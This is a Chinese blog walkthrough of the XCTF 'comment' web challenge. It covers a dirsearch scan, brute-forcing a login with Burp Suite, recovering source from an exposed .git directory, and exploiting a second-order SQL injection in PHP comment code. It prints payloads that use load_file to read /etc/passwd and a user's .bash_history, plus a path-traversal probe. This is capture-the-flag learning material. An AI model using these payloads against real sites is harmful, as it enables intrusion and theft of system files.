xctf攻防世界 Web高手进阶区 comment

原创

l8947943 于 2022-01-06 18:22:23 发布 294 收藏

分类专栏： 攻防世界web之路 文章标签： 前端


本文链接：https://blog.csdn.net/l8947943/article/details/122349091

攻防世界web之路 专栏收录该内容


14 篇文章 0 订阅

订阅专栏

1. 进入环境，查看内容




跳转到login.php



入手点是想办法登录后，再进行操作。

接下来一顿扫描瞅瞅：




```
[10:10:47] 403 -  299B  - /.git/branches/
[10:10:47] 200 -   17B  - /.git/COMMIT_EDITMSG
[10:10:47] 200 -   73B  - /.git/description
[10:10:47] 200 -   92B  - /.git/config
[10:10:47] 200 -   23B  - /.git/HEAD
[10:10:47] 403 -  296B  - /.git/hooks/
[10:10:47] 403 -  295B  - /.git/info/
[10:10:47] 403 -  295B  - /.git/logs/
[10:10:47] 200 -  240B  - /.git/info/exclude
[10:10:47] 200 -  145B  - /.git/index
[10:10:47] 200 -  168B  - /.git/logs/HEAD
[10:10:47] 301 -  335B  - /.git/logs/refs  ->  http://111.200.241.244:51751/.git/logs/refs/
[10:10:47] 200 -  168B  - /.git/logs/refs/heads/master
[10:10:47] 301 -  341B  - /.git/logs/refs/heads  ->  http://111.200.241.244:51751/.git/logs/refs/heads/
[10:10:47] 403 -  298B  - /.git/objects/
[10:10:47] 200 -   41B  - /.git/refs/heads/master
[10:10:47] 403 -  295B  - /.git/refs/
[10:10:47] 301 -  336B  - /.git/refs/heads  ->  http://111.200.241.244:51751/.git/refs/heads/
[10:10:47] 301 -  335B  - /.git/refs/tags  ->  http://111.200.241.244:51751/.git/refs/tags/
[10:10:48] 403 -  296B  - /.ht_wsr.txt
[10:10:48] 403 -  299B  - /.htaccess.bak1
[10:10:48] 403 -  299B  - /.htaccess.orig
[10:10:48] 403 -  299B  - /.htaccess.save
[10:10:48] 403 -  301B  - /.htaccess.sample
[10:10:48] 403 -  297B  - /.htaccessBAK
[10:10:48] 403 -  300B  - /.htaccess_extra
[10:10:48] 403 -  297B  - /.htaccess_sc
[10:10:48] 403 -  299B  - /.htaccess_orig
[10:10:48] 403 -  298B  - /.htaccessOLD2
[10:10:48] 403 -  297B  - /.htaccessOLD
[10:10:48] 403 -  290B  - /.html
[10:10:48] 403 -  289B  - /.htm
[10:10:48] 403 -  299B  - /.htpasswd_test
[10:10:48] 403 -  295B  - /.htpasswds
[10:10:48] 403 -  296B  - /.httr-oauth
[10:10:48] 403 -  289B  - /.php
[10:10:48] 403 -  290B  - /.php3
[10:11:20] 400 -  309B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[10:11:24] 301 -  324B  - /css  ->  http://111.200.241.244:51751/css/
[10:11:30] 301 -  326B  - /fonts  ->  http://111.200.241.244:51751/fonts/
[10:11:35] 200 -    7KB - /index.php
[10:11:35] 200 -    7KB - /index.php/login/
[10:11:36] 403 -  288B  - /js/
[10:11:41] 200 -    2KB - /login.php
[10:11:48] 200 -    0B  - /mysql.php
[10:12:02] 403 -  298B  - /server-status
[10:12:02] 403 -  299B  - /server-status/
[10:12:18] 403 -  292B  - /vendor/
```



2. 问题分析

想办法先登入进去


我们看到文本框提示已经给了zhangwei，密码是zhangwei***，其实就是三位字符补充，在此我们借助burpsuite进行跑字典，如图：




添加payloads，如图：




Start attack！慢慢等吧，巨慢，如图：



发现当***为666时候请求302了，emmm，走起，如图：






利用.git获取源码

想到前面dirsearch出来的内容，根据.git提示，果断使用GitHacker搞到源码。

（此处我不理解，为啥我用前端访问就提示没有权限，而用githack就能下载下来，什么原理？）

分析代码



这一段代码啥啊，乱七八糟的没有一点入手地方。。。卡壳了，看看大佬们的writeup吧，发现这道题考察的是git泄露和恢复，所以还是需要一些基本的git知识的。（但是我尝试用git恢复死活出不来当初的版本，还老是飘红，真是醉了，这儿还是参考大神们的搞得代码吧，参考链接：https://blog.csdn.net/hxhxhxhxx/article/details/107937982）

```php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

这段代码能看出来其实是考察sql的注入知识，核心内容其实在下面这段代码：

```php
$sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
```


当登录后要发帖子时候，我们执行的sql语句是这段，但是我们可与看到每一段sql都是用另起一行，且可与看到category 并没有被过滤，而且页面上的帖子，content是可以被回显出来的，因此此题的突破口在这个点，看了好多博客，都没有说明为什么。`尝试利用category去覆盖原有的content`，因此才有了网上所谓的解释如何执行sql语句的代码，#只能注释同一行，这里需要注释/**/来进行两行的注释：

```
$sql = "insert into comment
            set category = '123',content=user(),/*',
                content = '*/#',
                bo_id = '$bo_id'";
```

4. 如何构造payload


上述代码提示我们需要在前端去如何填写，找了很多网上的帖子讲得好粗略，而且没有实操过程，遂做详细记录。因此构造payload如图：

提交后，点击详情，发布提交，如图，会回显ctf




也就是说我们的sql语句闭合了，而且注入正确。接下来就是跟着wp走了，我很多也看不懂，先做记录吧！


接着构造payload：`1',content=user(),/*`，回显如图：



同样道理，以`*/#`进行闭合，后面一直是这么操作。如图：



查看了当前用户为root用户，好家伙，权限很高嘛
接着构造payload：`1',content=(select(load_file('/etc/passwd'))),/*`，回显如图：



可以看到www用户使用了bash操作
接着构造payload：`1',content=(select(load_file('/home/www/.bash_history'))),/*`，回显如图：

正文 2

留言 cd /tmp/ unzip html.zip rm -f html.zip cp -r html /var/www/ cd /var/www/html/ rm -f .DS_Store service apache2 start

提交留言

✔提交

CSDN @l8947943

